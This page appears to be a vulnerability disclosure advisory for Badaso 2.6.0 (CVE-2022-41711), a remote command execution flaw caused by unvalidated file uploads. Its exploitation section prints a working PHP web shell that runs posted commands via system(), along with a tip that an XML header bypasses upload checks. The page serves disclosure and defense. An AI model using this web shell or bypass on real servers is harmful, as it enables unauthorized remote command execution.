



# badaso attacks

[Home](#) / [Advisories](#) / [Badaso 2.6.0 Remote Command Execution](#)

## Badaso 2.6.0 – Remote Command Execution

### Summary



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

#### Affected versions

Version 2.6.0

#### State

Public

#### Release date

2022-10-18

### Vulnerability

<b>Kind</b>	Remote command execution
<b>Rule</b>	<u>004. Remote command execution</u>
<b>Remote</b>	Yes
<b>CVSSv3 Vector</b>	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
<b>CVSSv3 Base Score</b>	10.0
<b>Exploit available</b>	Yes
<b>CVE ID(s)</b>	<u>CVE-2022-41711</u>



#### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)

## Vulnerability

This vulnerability occurs because the application does not correctly validate files uploaded by users. Thanks to this, we uploaded a file with malicious PHP code, instead of an image file.

## Exploitation


To exploit this vulnerability, the following file must be sent to the server:

**exploit.php**

```
<?xml version="1.0" standalone="no"?>
<?php
    if($_POST && $_POST['password']==="AGSH635479302H235") {
        echo system($_POST['cmd']);
    }
?>
```

It is important to put an XML header before the malicious code to bypass security controls.

## Evidence of exploitation




### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)





# References

**Vendor page** <https://github.com/uasoft-indonesia/badaso>

**Issue** <https://github.com/uasoft-indonesia/badaso/issues/802>

## Timeline

- 2022-10-05  
✓ Vulnerability discovered.
- 2022-10-05  
✓ Vendor contacted.
- 2022-10-05  
✓ Vendor replied acknowledging the report.

2022-10-05




### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details



## Services



### This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)[Show details](#)

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Copyright © 2022 Fluid Attacks. We hack your software. All rights reserved.

[Service Status](#) – [Terms of Use](#) – [Privacy Policy](#) – [Cookie Policy](#)



### **This website uses cookies**

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

[Allow all cookies](#)

[Show details](#)